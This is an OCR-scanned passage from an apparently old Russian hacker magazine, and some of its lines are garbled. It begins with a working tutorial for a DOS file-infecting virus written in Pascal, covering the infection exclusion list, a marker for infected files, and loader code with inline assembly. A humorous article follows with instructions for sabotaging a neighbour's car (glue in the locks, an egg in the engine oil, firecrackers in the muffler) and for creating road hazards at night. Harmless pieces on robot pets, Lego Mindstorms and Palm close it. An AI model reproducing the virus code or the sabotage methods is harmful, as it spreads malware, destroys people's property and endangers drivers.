Нашли подходящую девственную жертву. Что с ней делать? :) И как?
Прежде всего можно завести "черный список" файлов, которые заражать "низзя", чтобы юзер некоторое время ничего не заподозрил. Например, так:

```
excepts: array [0..3] of execname = (
'COMMAND.COM',
'WIN.COM',
'4DOS.COM',
'MEM.EXE'
  );
```

И не трогать эти файлы. Кульному вирмейкеру просто необходимо завести такой списочек. Теперь ему неплохо было бы подумать о том, как узнать "своих". Я сделал просто - поставил в поле CRC (искать в EXE-заголовке) признак милленниума - 2000h.
А теперь, собственно, к процессу заражения. Делать своп, писать туда жертву, а потом оттуда запускать, да еще удалять - это слишком. Нужно уметь кодить. Поэтому я решил сделать все без свопа. То есть эмулировать работу DOS. Загружать EXE-шники и COM-файлы, как будто они запускаются самой системой. Ну, разве не кульно?
EXE-шником на Pascal`e поражать можно и EXE, и COM. Неплохо, правда? Вирус, правда, больше жертвы в два раза. :) Поражение COM`ков даже проще. Алгоритм, ясный перец, различается. Для COM`ков можно сделать так: считывать целиком COM-файл в память, писать свое вирусное тело в файл, потом дописывать жертву. Тогда произойдет вызов вируса, он выделит память (всю, без остатка - она пригодится жертве для успешной работы, никто же не хочет, чтобы любимый Тетрис глючил и портил юзеру кайф последних минут за компом?) и подгрузит туда весь COM`ок. Осталось освободить ту память, которую занимает сам вирус, и сделать переход на тело

жертвы. Вот здесь можно очень сильно извратиться и сделать-таки все это на Pas`e. Но гораздо быстрее это можно сделать на ASM`e. Например, так:

```
inline($FA/                 { cli }
$8E/$16/>victimseg/         { mov ss,[victimseg] }
$33/$E4/                    { xor sp,sp }
$FB/                        { sti }
$33/$C0/                    { xor ax,ax }
$50/                        { push ax }
$A1/>victimseg/             { mov ax,[victimseg] }
$50/                        { push ax }
$8E/$D8/                    { mov ds,ax }
$8E/$C0/                    { mov es,ax }
$B8/$00/$01/                { mov ax,100h }
$50/                        { push ax }
$33/$C0/                    { xor ax,ax }
$8B/$D8/                    { mov bx,ax }
$8B/$C8/                    { mov cx,ax }
$8B/$D0/                    { mov dx,ax }
$8B/$F0/                    { mov si,ax }
$8B/$F8/                    { mov di,ax }
$8B/$E8/                    { mov bp,ax }
$CB);                       { retf     }
```

С EXE-шником дело сложнее. Дело в том, что там мало вычислить, сколько реально места займет в памяти исполняемый код и данные. Там есть такая пакость, как relocations. EXE-шники по жизни состоят из нескольких сегментов. Чтобы к каждому можно было обращаться по правильному адресу (то есть такому, каков он при загруженном в память модуле), и были придуманы relocation`ы. Зная, как устроен DOS, можно без труда эмулировать его работу.

Идея состоит в том, чтобы во время компиляции кода не писать жестких адресов, а писать смещения, которые потом можно будет добавить к тому сегменту, в который мы пропишем код (здесь - самих сегментов, а не внутри сегментов). То есть SEG:XXX превратится в SEG+OFS:XXX, где OFS нам известно, а SEG:XXX понатыканы по всему файлу). То есть был, например, массив в начале сегмента данных, тогда его относительный адрес = DATASEG:0000. Когда мы загрузим код и данные, то к DATASEG нужно будет добавить номер сегмента, куда мы его загрузили, и тогда прога сможет смело обращаться в ADDR+DATASEG:0000 за массивом. :)

Совет - прочтите какое-нибудь из описаний форматов DOS. Там все написано подробно.

```
procedure cookvictim;
 var
  header: texeheader;
  memqua: longint;
  loadnow: word;
  seg, ofs: word;
 begin
  if (self.infection = com_infection) then
   begin
    assign(f, paramstr(0));
    reset(f, 1);
    { наибольший доступный кус для жертвы }
    regs.ah:=$48;
    regs.bx:=$FFFF;
    intr($21, regs);
    regs.ah:=$48;
    intr($21, regs);
    { check*** }
    victimseg:=regs.ax;
    { скопируем PSP }
    move(ptr(cseg-$10, 0)^, ptr(victimseg, 0)^, 256);
    { считаем жертвенное тело }
    seek(f, self.size);
    blockread(f, ptr(victimseg+$10, 0)^, $FFFF);
    close(f);
   end
  else
   if (self.infection = exe_infection) then
    begin
     assign(f, paramstr(0));
     reset(f, 1);
     { прочтем заголовок жертвы }
     seek(f, self.size);
     blockread(f, header, $1B);
     { сколько можно еще откусить }
     regs.ah:=$48;
     regs.bx:=$FFFF;
     intr($21, regs);
     { размер загружаемого модуля }
     memqua:=header.load512;
     if (header.loadmod512 <> 0) then dec(memqua);
     memqua:=memqua*512 + header.loadmod512;
     { проверка количества доступной памяти }
     if ((memqua shr 4) + header.minmem16 + $10 + $2 > regs.bx) then
     begin
      writeln('Not enough memory to load data.');
      halt;
     end;
     { выделить по максимуму, который может быть доступен }
     regs.ah:=$48;
     regs.bx:=(memqua shr 4) + header.maxmem16 + $10 + $2;
     intr($21, regs);
     if ((regs.flags and cf_flag) <> 0) then
     begin
      regs.ah:=$48;
      intr($21, regs);
     end;
```

REGS. INTR($ VICTIMSEG:=

```
victimseg:=regs.ax;
{ запомним ss:sp и точку входа }
victimsp:=header.sp;
victimss:=header.ss+victimseg+$10;
victimip:=header.ip;
victimcs:=header.cs+victimseg+$10;
{ перекинуть PSP жертве }
move(ptr(cseg–$10, 0)^, ptr(victimseg, 0)^, 256);
{ загрузить модуль }
seek(f, self.size+header.header16*16);
{ загрузим модуль }
if (memqua <= $FFFF) then
 blockread(f, ptr(victimseg+$10, 0)^, memqua)
else
 begin
  ofs:=$10;
  while (memqua > 0) do
  begin
   if (memqua <= $8000) then
    loadnow:=memqua
   else
    loadnow:=$8000;
   blockread(f, ptr(victimseg+ofs, 0)^, loadnow);
   dec(memqua, loadnow);
   inc(ofs, $800);
  end;
 end;
{ настройка relocations }
seek(f, self.size+header.addrreloc);
for loadnow:=1 to header.numreloc do
begin
 { понадеемся на кэширование: ломы писать в буфер, пусть тормозит
}
 { в конце концов, должен же он иметь свои слабые стороны! (: }
 blockread(f, ofs, 2);
 blockread(f, seg, 2);
 inc(seg, victimseg+$10);
 inc(word(ptr(seg, ofs)^), victimseg+$10);
end;
{ прикроемся }
close(f);
end;
end;
```

Большой кусок, но если бы я объяснял на словах, получилось бы больше, и ты бы вряд ли уловил самую суть. Зато понятно и наглядно. Я старался давать переменным понятные имена. :)

Трюк – "каскадеры отдыхают"

Вопрос ребром: как узнать размер вируса, чтобы не вычислять его каждый раз? Можно, конечно, выделить типизированную константу (первоначально присвоив ей ноль), откомпилировать файл, посмотреть на размер, вернуться и исправить константу, перекомпилировать файл. Весьма нудное занятие. А как насчет того, чтобы вирус сам вычислял свой размер? Слабо? Ничего подобного!!! :) Можно завести небольшую запись:

```
tself = record
  landmark: array [0..3] of char;
  size: word;
  infection: byte;
  datapos: word;
end;
```

И заполнить ее вот так:

```
self: tself = (landmark: 'авWF'; size: 0; infection: 0; datapos: 0);
```

Теперь, когда вирус запустится в первый раз, нужно просто найти "авWF" байты в файле и заполнить их соответственно. Size - размер вируса, infection - тип заражения (com, exe, maggot - личинка), datapos - чтобы каждый раз не искать в файле, можно просто запомнить, где точно лежит наша запись в EXE-шнике. Последнее пригодится, когда будут происходить заражения файлов и надо будет проставлять infection.





Послесловие

Неплохой, надо сказать, вышел вирь. И, что самое главное, pascal рулит. Так что простор открыт, пример перед глазами. И не позволяй этим ASM`офилам оскорблять этот прекрасный язык... Хотя, конечно, Python лучше... :)

18 способов [...] соседу-авто[...]


Ипполит Максимилианович Столпников, заслуженный лауреат международной выставки бобров
Е-майл: (lapkarelief@mail.ru)

Уродам, оторвавшим спойлер с "Бешеной Антидевственницы", посвящается.



Если у вас нет собаки...

...то ее не отравит сосед. Или что-то вроде этого. А вот если твой сосед - козлина, то это надобно лечить. Особенно, если он козлина-автомобилист, приезжает ночью без глушителя, неаккуратно оставляет машину у подъезда или громко слушает дешевую хренотень типа "Серафима Удавкина - диск года "Ты меня не тебя". Купил себе, небось, супер-пупер маза-факин перезатюненный и прибамбахнутый запор со спойлером, да еще и сигналку гиперчувствительную, на дыхание реагирующую и орущую чуть что благим матом поставил и болезненно кончает при первом ее вопле. Ты понимаешь, что я имею в виду? Точно! Ему надо срочно прописать сеансов -дцать беспрецедентного автозападлостроения. Ну а если соседушка, кроме того что козлина, является еще и тупицей, и сам по себе с головой не дружит, то все 20 способов, приведенные ниже - точно для тебя и для него. :)



Fucking Не Надо!

Прежде чем мы с тобой начнем дебоширить, стоит решить, чего потенциально делать не надо:
Не надо отламывать всякие детали (спойлеры и прочие бамперы) и бить оптику - кроме дикой злобы и милицейского наезда во двор ничего не будет.
Не надо пихать в замочные скважины спички - это пошло и пахнет деревней. Есть способ лучше!
Не надо снимать дворники - если попадешься, то тебя еще и в нелепом воровстве обвинят.
Не надо прокалывать шины - зло, неоригинально, и, кроме того, неизвестно, когда теперь этот хрен сможет убрать свою машину из-под окон.
Не надо расписывать автомобиль баллончиком или маркером - если хочешь написать где-нибудь слово из трех букв, сделай это у себя на лбу.
А что же можно делать? - спросишь ты... Хехе! Наблюдай! Прислушивайся и впитывай.

Способ нулевой

Нулевой - значит простейший, наибанальнейший, но - действенный. Тебе не нравится машина соседа под окном? Продай ее! И неважно вовсе, что эта развалюха тебе не принадлежит. Главное - знать телефон владельца тачки и хотя бы марку машины (цвет ты, я думаю, разглядишь без моей помощи). Берешь купон "Из рук в руки" или любой другой похожей газеты и заполняешь. Например: "продам автомобиль ВАЗ-2106, цвета "бежевый удав", в отличном состоянии, цена 150$". И вписываешь телефон соседа для ответа. Относишь купон на почту - и можешь не сомневаться, уже через неделю после выхода газеты твой сосед будет на седьмом небе от счастья.

Способ первый

Предположим, сосед на своем кандибобере постоянно приезжает к тебе во двор в три часа ночи с орущей музыкой типа "Ноги Вниз!" и, громко бибикая, паркуется, поднимая на ноги весь подъезд. На таких перцев очень хорошо действует следующий простой рецепт. Покупается десятка три маленьких дешевых петард, и затем они последовательно запихиваются соседу в глушитель (желательно какой-нибудь палочкой пропихнуть их в резонатор - иначе их выбьет выхлопом, и только-то). Машина заводится, стартует, температура в глушаке постепенно растет... Эффект (особенно в отечественных автомобилях) - громоподобный.
З.Ы. ВНИМАНИЕ!!! Глушак может и разорвать, и тогда, если узнают, что это ты - порвут как грелку. Способ экстремальный и подходит только как "в крайнем случае".

Способы второй, третий, четвертый и пятый – взаимосвязанные

Покупается некоторое (в зависимости от целей) количество суперклея - с его помощью можно много полезного с соседским автомобилем сделать. Здесь только четыре варианта, остальное додумай сам.
Суперклей вливается в максимально возможных объемах в замочные скважины автомобиля - владелец долго пытается понять, почему его ключ больше не подходит.
Суперклеем приклеиваются дворники (без комментариев).
Счастливому обладателю спойлера на этот самый спойлер суперклеем приклеиваются: одноразовый стаканчик, тарелка, вилка и нож. В стаканчик наливается пиво, на тарелку кладется арбуз. Красиво и эстетично.
АХТУНГ! Последний способ из сей категории годится для отечественных авто, у которых крышка горловины топливного бака не закрывается на ключ. Скручиваем крышку, намазываем резьбу суперклеем. Закручиваем крышку обратно. Все, приехали.

Способы с яйцами – шестой, седьмой и восьмой

Про яйца я тебе могу рассказать много. Например, вот что: вычитал однажды в журнале "Столица" - был такой рулезный принт когда-то - вот такой вот зимний заподлянский способ. В тридцатиградусный мороз берется яйцо (можно тухлое) и кидается на крышу автомобиля. Там разбивается, примерзает, естественно, а весной сходит только вместе с краской. Прощай, стало быть, крыша.
Если крышу жалко, то можно погадить в салоне авто. Яйцо (только свежее!) втягивается в обычный медицинский шприц и в салоне машины вгоняется под обивку сидений. Оно стухнет где-то через три-четыре дня, и придется либо продавать машину, либо, как минимум, менять салон. По крайней мере, ездить в этой машине будет критически невозможно.
Ну и последний метод с яйцом - для счастливчиков, заимевших доступ к двигателю. На крышке мотора откручиваешь горловину, в которую масло заливают, и выливаешь туда яйцо (без скорлупы). Двигатель заводится и работает нормально где-то полчаса, после этого с вероятностью 70% клинит. Диагноз в любом автосервисе - "эээ... да у вас тут это... масло минеральное... давно меняли-то?.. ну вот, оно


нагадить олюбителю

у вас свернулось... надо мотор другой покупать...". Опять же, последний способ "крайний", т.к. это уже не шуточки, а реально крупное западло.

Способы девятый и десятый – для художественно одаренных

Итак: для начала берется вазелин - сия нежная субстанция, по слухам, - любимица секс-меньшинств, но сейчас это неважно. Берется вазелин, и им густо намазываются дверные ручки водителя и возможных пассажиров. Способ, в сущности, безобидный, но зато, по слухам, весьма громкий (жертва орет так, что хоть святых выноси). Вазелин ничего не испортит, но и так вот запросто не отмоется.

А следующий художественный способ тоже весьма простой - берем гуашь и черным цветом малюем по этим же самым дверным ручкам. Это называется "руки трубочиста". Отмывается гуашь отвратительно. Ею же, кстати, приятно намазать дворники (можно красным цветом - выглядит как сбитая бабушка) или просто капот (слово из трех букв не предлагать).



Способ одиннадцатый

Нужна канистра старого масла (может оказаться в ближайшем автосервисе). Берем ее, и втихаря выливаем содержимое под морду соседского автомобиля. Обеспечены полчаса пантомимы "Як-истребитель", в которой сосед будет искать под авто источник утечки масла (страшно же движок завести - а вдруг стуканет, без масла-то).

Способы двенадцатый и тринадцатый – мелкопакостные

Берем моток толстой рыболовной лески и приматываем как можно большим количеством оборотов бампер автомобиля жертвы к бамперу рядом стоящего автомобиля. Сматываем две тачки леской, короче. Если хоть один из бамперов не оторвется, то, по крайней мере, леска громко хлопнет.

Для другого способа нужна плоская отвертка. Скручиваем номера у двух соседних машин (только по одному номеру с каждой, иначе смысл прикола пропадает) и меняем местами. Вот прикольно, когда у машины передний номер 50рус, а задний - 99рус! Ты тоже так думаешь? Во-во, и гаишники (их бин ГИБДДшники) тоже так думают.

Способы четырнадцатый и пятнадцатый, а также шестнадцатый – дачно-деревенские и, в общем-то, беззлобные


Ночью на даче, как известно, делать нечего. Причем настолько нечего, что люди идут на разные извратные развлечения.

Вот, например: нарезаются крупные ветки придорожных кустов. Из них, с помощью огрызков веревки, делаются подобия снопов - получаются, грубо говоря, такие смотанные пачки веток, которые сами могут стоять вертикально. Полученные снопы выставляются на середину дороги и... Остается только ждать. Как правило, в свете ночных фар снопы выглядят чуть ли не лесом, который растет прямо посередине шоссе. Отличный способ заставить водителей НЕ СПАТЬ!

Еще приятная фича: берется капроновая нитка, натирается воском, натягивается поперек шоссе. В дальнем свете выглядит как толстенный трос. Паника в рядах водил гарантируется.

Последняя дачная фишка называется "ракета", или "огненный вихрь". Делается так: посреди шоссе об асфальт обстукивается тлеющая го-

ловешка только что из костра. Асфальт, таким образом, покрывается темными угольками, похожими на камушки, которые вспыхивают и кружатся в потоке воздуха от проезжающего авто. Выглядит - просто супер.



Способы семнадцатый и восемнадцатый – самые дерьмовые

Положи соседу дерьма на дворник лобового стекла и размажь. Ну что может быть проще и приятней?

А последний способ - он даже не способ западлостроения, в общем, а случай просто. Но зато из жизни.

Приезжает в один хороший московский сервис мужик на "FORD-Probe" с барахлящей коробкой-автоматом. Вот, говорит, мужики, гляньте что к чему. Ну, а в такой ситуации коробку разбирать ведь надо, просто так диагноз не поставишь. Короче, всем сервисом день потратили на разбор коробки. Нашли поломку. Объявляют владельцу машины: сломано то-то и то-то, ремонт стоит столько-то. Тот как взбеленится - нет, говорит, хрен вам денег, не дам, собирайте мне обратно, как было, и за консультацию денег тоже не получите. Ну в сервисе подумали-подумали, решили не скандалить и... собрали коробку обратно еще за день. Но вот когда собирали, засунули в нее приличный шмот... да-да-да, приличный шмот дерьма. Садится мужик в свой "Форд", едет - все нормаль. Но когда коробка нагревается - жуткий запах идет по салону, как будто кто-то... Ну, ты понимаешь. Мужик то на ботинки посмотрит (может, вляпался?), то дверь откроет (колесом наехал?) - ан без толку. А запах идет и идет. Так вот через неделю и продал свой дерьмовый, в прямом смысле этого слова, "форд" - видеть его уже не мог. А все что? Жадность, ясно дело, виновата!

НО! Не все так просто


Ну, вот и все заподлянки с автомашинами, которые я смог припомнить. Твори, как говорится, выдумывай, пробуй. Но в то же время знай меру и не попадайся добрым автовладельцам. Гадить просто так - занятие для ублюдков. А вот отомстить придурку - это наш метод. Так что не делай гадости нормальным людям. Удачи.

Киберзоопарк по-японски.

Если в остальных частях мира роботы представляются лишь чрезмерно усложненными механизмами для тыканья микросхем в материнские платы или слежения за температурой в бочках, в которых готовится к розливу в бутылки пиво, то для японцев они - чуть ли не единственная радость в их и так чрезмерно насыщенной технологическими наворотами жизни. Содержать домашних животных в перенаселенной Японии, в которой на территории чуть больше Московской области живет более 120 миллионов человек, чрезвычайно дорого. Недавний же грандиозный успех игрушки компании Bandai под названием Tamagotchi, и последовавший за ним бум Nintendo'вских Pocket Monsters, особой ролевой игры для карманной системы Gameboy, в которой игрок ловил и выращивал жутких монстров, теперь сменился ажиотажем по поводу роботов, моделирующих поведение домашних животных.

Первопроходцем в новой области стала компания Sony, которая еще год назад выпустила в свет первую в мире робособаку Aibo, которая, несмотря на свою стоимость (около 2 тысяч долларов) была мгновенно разметена с прилавков. Стильная Aibo модного цвета «серебристый металлик» обладала не меньшим числом достоинств, чем шестисотый «мерс». Во-первых, она узнавала хозяина и реагировала на его голос. Ее можно было обучить нескольким простым командам, собачка могла играть с мячиком и довольно неплохо ориентировалась в пространстве. Когда многочисленные потенциальные покупатели начали допытываться, собирается ли Sony выпускать следующую партию чудо-собачек, выяснилось, чтоAibo появилась на свет лишь в качестве эксперимента, и новых партий пока не предвидится :(((((

www.sel.sony.com/aibo/











IMPLANT@XAKEP.RU


Весной же этого года робомания в Японии начала по-настоящему набирать обороты. Практически все крупные японские игровые компании решили выпустить свои варианты роботов, так или иначе напоминающих Sony'вскую Aibo. Так, у компании Sega, известного производителя игровых приставок 1 апреля вышла в свет собственная робо-собака Poo-chi, которая пусть и уступала в характеристиках Aibo, но зато оказалась куда дешевле и симпатичнее. Впрочем, Poo-chi больше похожа на навороченную игрушку, чем на настоящего робота. Собачка от Sega практически не может обучаться, не видит (то есть не снабжена оптическими сенсорами) и довольно ограничена в движениях, но зато стоит чуть больше 30 долларов. Первая миллионная партия была раскуплена в три часа. Крупнейшая же игрушечная компания Японии Bandai приготовила фанатам еще более интригующий подарок: настоящих роботов-котов и роботов-пауков примерно по 500 долларов за штуку. Эти «животные» умеют намного больше, чем Poo-chi, более того при помощи специального софта их можно перепрограммировать на собственной портативной игровой системе Woderswan от той же Bandai. Японские подростки, пришедшие погладить на стенд компании на токийской выставке игрушек смогли увидеть, как роботы замозабвенно играли в футбол на игрушечном поле или самостоятельно находили выход из лабиринта. Когда живность от Bandai появится в продаже, ее непременно ждет колоссальный успех. Впрочем, все это лишь первые шаги по созданию роботов, чей искуственный интелект будет настолько совершенен, что они уже смогут по-настоящему проявлять эмоции и выполнять абсолютно любые виды работ. То же, что творится сейчас в Японии, непременно вскоре перекинется и на остальной мир. И тогда, держитесь, четвероногие друзья...

Robotic Inven

Дмитрий Эстрин (estrin@gameland.ru)

Приятель, я надеюсь, ты знаешь, что такое роботы ;-). Ну, мало ли, может "Звездные Войны" смотрел, там, помнишь, был такой - Эр2Дэ2. Кстати, этот Эр2Дэ2 был самым настоящим хакером. Постоянно что-то взламывал и на нормальном человеческом языке не говорил. Короче, очень он на нас с тобой был похож ;-).

Вообще-то, лично я бы от такого робота-хакера не отказался. Приходишь домой, он тебе тапочки подвозит... Темно стало, а вставать с дивана лень, ногой его наподдашь маленько, он тебе свет включает... Или, скажем, как жарко становится в комнате, он тебе сразу "Мельника" открывает... Да ты сам, наверное, себе все это сто раз представлял, чего тебе рассказывать... В общем, по-хорошему такого робота давно уже надо было бы собрать. Вот только как? Из старой мамы-двушки спаять? Мы же с тобой не Прозвонкины, в конце концов... Короче, сложное это дело, а главное - просто не знаешь, с чего начать. В самом деле, с чего? Для начала попробуй все-таки прочесть эту статью.



Свершилось

Вообще-то, известие о том, что компания **Lego** выпустила конструктор, из деталей которого можно собирать действующих роботов, меня мало тронуло. Хотя и заинтересовало. Спустя всего несколько месяцев Инет оброс десятками сайтов, каждый из которых предлагал какие-то листинги непонятных программ, демонстрировал малопонятные, анимированные картинки, чертежи не самых простых механизмов. Особо во все это дело я не вникал, но задумался. А когда в мои руки попала-таки гигантская коробка **Mindstorms Robotic Invention System**, я даже немножко заволновался. А вдруг сбылась мечта моего детства? И теперь не нужно вставать с дивана, чтобы включить свет? В общем, открыл я эту коробку и...

Robot Inside

Великое дело компания **Lego** сделала. Всего-то: кучка блоков, колес да шестеренок, а если на них сенсоры приладить, потом моторчики подключить и к процессору подсоединить, а потом еще и программку написать... Там, конечно, все не для дураков придумано, но мы-то с тобой точно разберемся. На самом деле все начинается с того, что ты сам должен придумать, какой тебе робот нужен и что ты хочешь что бы он делал. Ты особенно не стесняйся, но все-таки помни, что в первый раз у тебя вряд ли получится собрать андроида, который бы тебе на сон грядущий читал свежий номер X ;-). У меня, например, первый робот очень простой был. Он, в принципе, ничего не умел, только все время вперед ездил. Хоть мне для этого и понадобилось освежить в мозгах схему карданного вала. Без карданного вала там, понимаешь, никуда... А в остальном все просто: моторчик на процессор нацепил, команду отдал, а робот уже сам вперед поедет, пока в стенку не упрется. Но этим, как ты догадываешься, никого не удивишь. Можно, конечно, и дальше продолжать баловаться - там на процессоре кнопочки есть и дисплей жидкокристаллический, но много ли на всем этом напрограммируешь? В конце концов, у тебя же дома, наверное, и компьютер есть... Вот к нему-то процессор и подключай! Потом в коробке еще посмотри - диск там должен быть. С диска инсталь весь софт, который инсталлится, и приготовься хорошенько прогрузиться.

ntion System


Программерам


Ты, наверное, в курсе, что программа - это описание алгоритма решения задачи, заданное на языке программирования. Можно сказать еще понятнее: программа - это набор последовательно выполняемых команд. Извини, что я такие банальности тебе говорю, но от понимания этой простой истины зависит, что, в конце концов, будет представлять твой робот и что он будет уметь делать. Как писать программы? Так же, как обычно! Существующие языки программирования для RCX (процессор Mindstorms Robotic Invention System) не многим отличаются от Паскаля и Си. Впрочем, даже если эти названия тебе ничего не говорят, ты еще можешь наверстать упущенное. Почитай повнимательнее толстенную инструкцию, разбери по строкам листинги программ и, если на плечах есть голова, то уже часа через два-три ты неминуемо просечешь фишку.

Я вот, например, когда овладел азами программной части, собрал робота, который ездил по периметру комнаты. Механизм большой сложностью не отличался - процессор, пара моторов, четыре колеса и тактильный сенсор, торчащий впереди. Конечно, во всем была “виновата” программа. Каждый раз, когда сенсор нащупывал стену, робот отъезжал назад, поворачивал направо и вновь ехал вперед до следующей стены. Там маневр вновь повторялся. Естественно, программа была написана на компьютере, а потом закачана в процессор робота. На самом процессоре написать такую программу нереально. На самом деле важно совсем другое... Важно то, что всего час назад никакого робота еще не было, были те самые блоки, колеса, шестеренки. А сейчас - вот он, важно нарезает круги по комнате, буквально “ощупывая” стенки. Тут-то и понимаешь, что теперь уже его можно научить чему угодно.
Я, например, прикрепил к процессору еще один тактильный сенсор, немного изменил конструкцию и усложнил программу. Потом устроил на полу жуткий бардак и отправил робота через совершенно непроходимую полосу препятствий. “Дорогу” этот вездеход все-таки нащупал, хотя с программой для этого еще пришлось повозиться. Тут я, кстати, понял одну вещь. Чем сложнее программа, тем проще и доступнее может быть конструкция робота, но, если программу хочется упростить, то приходится вносить серьезные изменения в дизайн своего “питомца”. Это, так сказать, один из самых главных законов Mindstorms Robotic Invention System, причем соблюдается он всегда, вне всякой зависимости от того, что и как ты собираешь.
Забавляться с тактильными сенсорами можно до бесконечности, но зацикливаться не рекомендую. Там в коробке помимо всего прочего ты должен обнаружить большой белый лист бумаги с черной замыкающейся полоской... Между прочим, можно совершенно спокойно написать программу, по которой робот, используя свой световой сенсор, будет кататься как раз по этой черной полоске. Листинги похожих программ можно нарыть и в Инете, и в той же самой инструкции. В принципе, чуть-чуть поработав, можно заставить робота ездить по любому нарисованному маршруту. Я, например, слышал, как отдельные умельцы научили своих дройдов ездить за собой... Как это у них получилось, я пока представляю плохо, однако кое-какие идеи на этот счет имеются. По крайней мере, я-то уверен, что это сделать вполне возможно.
Потенциал Mindstorms Robotic Invention System практически бесконечен. Если ты, со своим богатым воображением ;-)), умудришься полностью исчерпать ресурсы базового набора, то не стоит тоскливо (или радостно) вздыхать. Можно ведь купить еще один набор. А потом еще один. И собрать какого-нибудь гигантского прямоходящего робота с несколькими процессорами, десятком моторчиков и манипуляторов. А можно собрать несколько механических гадов и заставить их биться между собой. Между прочим, при наличии соответствующей программы роботы могут не только биться, но и общаться. То есть обмениваться информацией.
Кстати, помимо базовых наборов есть еще и разнообразные расширения. В них помимо всего прочего ты непременно обнаружишь такую полезную штуку, как термосенсор. С этой штукой, кстати, можно запросто научить робота автоматически открывать пивные бутылки, когда станет слишком жарко. А когда станет слишком холодно, можно заставить его открывать другие бутылки ;-)). У твоих друзей глаза на лоб точно вылезут...

Профи робототроения

Все это открывание бутылок и катание по комнатам сущая ерунда по сравнению с тем, что делают с Mindstorms Robotic Invention System настоящие фанаты. R2D2 может, кстати, совершенно спокойно отдыхать. Многопрофильные, многофункциональные андроиды, о которых мне доводилось слышать, в принципе, способны легко заменить домохозяек. Но, конечно, каждому должно быть понятно, что роботов можно использовать не только в домашних, но и в наших, хакерских целях. Исходя из соображений собственной безопасности, не буду подсказывать, чему можно научить своих подопечных, которые в руках умного человека оказываются грозным оружием... Это тебе не развлекаловка на неделю. Если к этому делу подойти серьезно, то с помощью разработанных роботов можно решать абсолютно все свои проблемы. Есть тут у меня одна идея... Да и у тебя, я думаю, уже тоже их несколько появилось. В общем, дерзай! :)





NEW

Зарегистрировано уже более 50,000 разработчиков ПО для PalmOS

Palm объявила о том, что на сегодняшний день зарегистрировано более 50,000 разработчиков ПО для Palm OS. Это лишний раз подтверждает лидерство Palm на рынке карманных компьютеров. Mark Bercow, вице-президент отдела разработок и стратегических альянсов, сказал, что успех Palm основан не только на отличных продуктах на базе Palm OS, но и на широкой поддержке третьих производителей. С прошлого года количество производителей ПО для Palm OS увеличилось на 500%. Самое различное программное обеспечение охватывает все сферы запросов современного человека: приложения для индивидуального и корпоративного пользования, мобильную связь и Интернет-сервисы. Основным компонентом стратегии Palm является сотрудничество с лидирующими электронными производителями и разработчиками.

